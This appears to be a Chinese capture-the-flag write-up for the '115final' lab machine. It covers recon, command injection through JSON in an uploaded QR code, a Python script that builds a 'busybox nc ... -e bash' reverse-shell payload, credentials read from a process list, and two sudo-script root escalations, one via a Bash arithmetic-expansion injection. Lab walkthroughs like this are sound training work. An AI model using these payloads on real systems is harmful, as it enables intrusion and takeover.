靶机信息

靶机名称：115final
靶机作者：111/111
靶机类型：Linux
难度：Easy
来源：MazeSec / QQ 内部群 660930334
官网：https://maze-sec.com/

目标主机

使用 arp-scan 扫描内网存活主机：

```
┌──(npc㉿kali)-[~]
└─$ sudo arp-scan -I eth1 192.168.1.0/24

192.168.1.6     08:00:27:0b:65:34       (Unknown)
```

目标主机 IP：192.168.1.6

端口扫描


使用 nmap 进行 TCP 全端口扫描：

```
┌──(npc㉿kali)-[~]
└─$ nmap 192.168.1.6 -p- -sT -sV

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
```


发现开放了 22/ssh、80/http 端口

8o 端口服务探测到 GetShell

访问 80 端口，发现是一个上传二维码的站点，二维码储存格式为 `{"username":"example"}` 的 JSON 数据，站点会解析这个 JSON 数据




可以在 CyberChef 中的 Generate QR Code 模块生成二维码




还可以使用 Python 的 qrcode 库生成二维码

```python
import qrcode

data = """{"username": "test"}"""

img = qrcode.make(data)

# 保存为图片文件
img.save("1.png")
print("二维码已成功生成！")
```

Chrome 插件 Wappalyzer 误报该站点为 Python Flask 框架，导致前期尝试 SSTI 注入均无果。后续发现实际入口为 index.php，后端为 PHP 环境。




尝试使用反引号执行命令测试，命令执行成功



反弹 Shell


```python
import qrcode

data = """{"username": "`busybox nc 192.168.1.9 4444 -e bash`"}"""

img = qrcode.make(data)

# 保存为图片文件
img.save("1.png")
print("二维码已成功生成！")
```

读取 index.php 源码，后端对 JSON 进行了解析，并使用 echo 进行命令拼接，再使用 `exec()` 函数执行命令并回显的，因此在 JSON 的双引号里使用命令替换执行命令可以成功




异常二进制文件到密码发现

在靶机执行 dpkg -V （用于校验已安装包文件的完整性），发现 /bin/ps 文件校验失败，疑似被修改



靶机存在 BusyBox，使用 BusyBox 的 ps 命令查看进程，可以找到用户名 suraxddq，密码 YqsS2MVr2Gvd13LLILdL

```
   392 nobody   {sleep} service --user suraxddq --password YqsS2MVr2Gvd13LLILdL --host
  localhost --port 8080 infinity
```




SSH 登录成功

```
┌──(npc㉿kali)-[~]
└─$ ssh suraxddq@192.168.1.6
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
suraxddq@192.168.1.6's password:
Linux 115final 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 21 03:32:53 2026 from 192.168.1.9
suraxddq@115final:~$
```

sudo 脚本分析

用户 suraxddq 有 sudo 权限，并且设置了 secure_path 环境变量，因此脚本里即使存在相对路径命令也不能劫持




```bash
#!/bin/bash


echo "Just Type something."
read Never_Show < /root/root.txt
read Never_Show
echo "$Never_Show"

# review for memory LingMj
# add a Human test

a=$RANDOM$RANDOM$RANDOM
echo "Human Test Number: $a"
read -p "Please Input Number: " b
if [ $((b-a)) != 0 ];then
        exit 1;
fi
```

```
flag=$(echo $RANDOM$RANDOM$RAMDOM$RANDOM | md5sum | awk '{print $1}')

[[ "$1" == "user"  ]] && echo "flag{fakeuser-$flag}"
[[ "$1" == "root"  ]] && echo "flag{fakeroot-$flag}"
[[ -z "$1"  ]] && echo "flag{fakefake-$flag}"
```

分析脚本，大致可以分为 3 部分：

1、从 /root/root.txt 读取 flag 作为变量 `Never_Show` 的值，再从标准输入读取一个值覆盖 `Never_Show` 变量，打印 `Never_Show` 变量
2、生成一个随机数 a，然后读取用户输入的数字 b，如果 b-a 不等于 0，则退出脚本
3、根据脚本参数输出不同的 fake flag

因为 sudo 设置了 secure_path 环境变量，因此第三部分的相对路径命令无法劫持，前面两部分可以利用。

方案一：关闭标准输入

第一部分功能：从 /root/root.txt 读取 flag 作为变量 `Never_Show` 的值，再从标准输入读取一个值覆盖 `Never_Show` 变量，打印 `Never_Show` 变量

补充：

- 0 表示标准输入 (stdin)
- 1 表示标准输出 (stdout)
- 2 表示标准错误输出 (stderr)
- &- 表示关闭对应的文件描述符

那么就可以关闭标准输入，让 read 命令无法读取到任何输入导致报错，不会覆盖 `Never_Show` 变量，从而打印出 /root/root.txt 的内容

```
sudo /opt/review.sh 0<&-
```

```
suraxddq@115final:~$ sudo /opt/review.sh 0<&-
Just Type something.
/opt/review.sh: line 6: read: read error: 0: Bad file descriptor
flag{root-572867788d8a1a040d74bda364121406}
Human Test Number: 1486025221691
/opt/review.sh: line 14: read: read error: 0: Bad file descriptor
suraxddq@115final:~$
```

方案二：Bash 算术扩展注入漏洞

第二部分功能：生成一个随机数 a，然后读取用户输入的数字 b，如果 b-a 不等于 0，则退出脚本

```
if [ $((b-a)) != 0 ];then
        exit 1;
fi
```

Bash 的算术扩展 `$(( expression ))` 会对表达式进行计算，在这个过程中，变量会被替换为其值，数组元素的索引也会被解析，可以利用数组索引执行命令。

```
suraxddq@115final:/tmp$ sudo /opt/review.sh
Just Type something.
111
111
Human Test Number: 7176311074728
Please Input Number: vvv[$(su 1>&2)]
root@115final:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@115final:/tmp#
```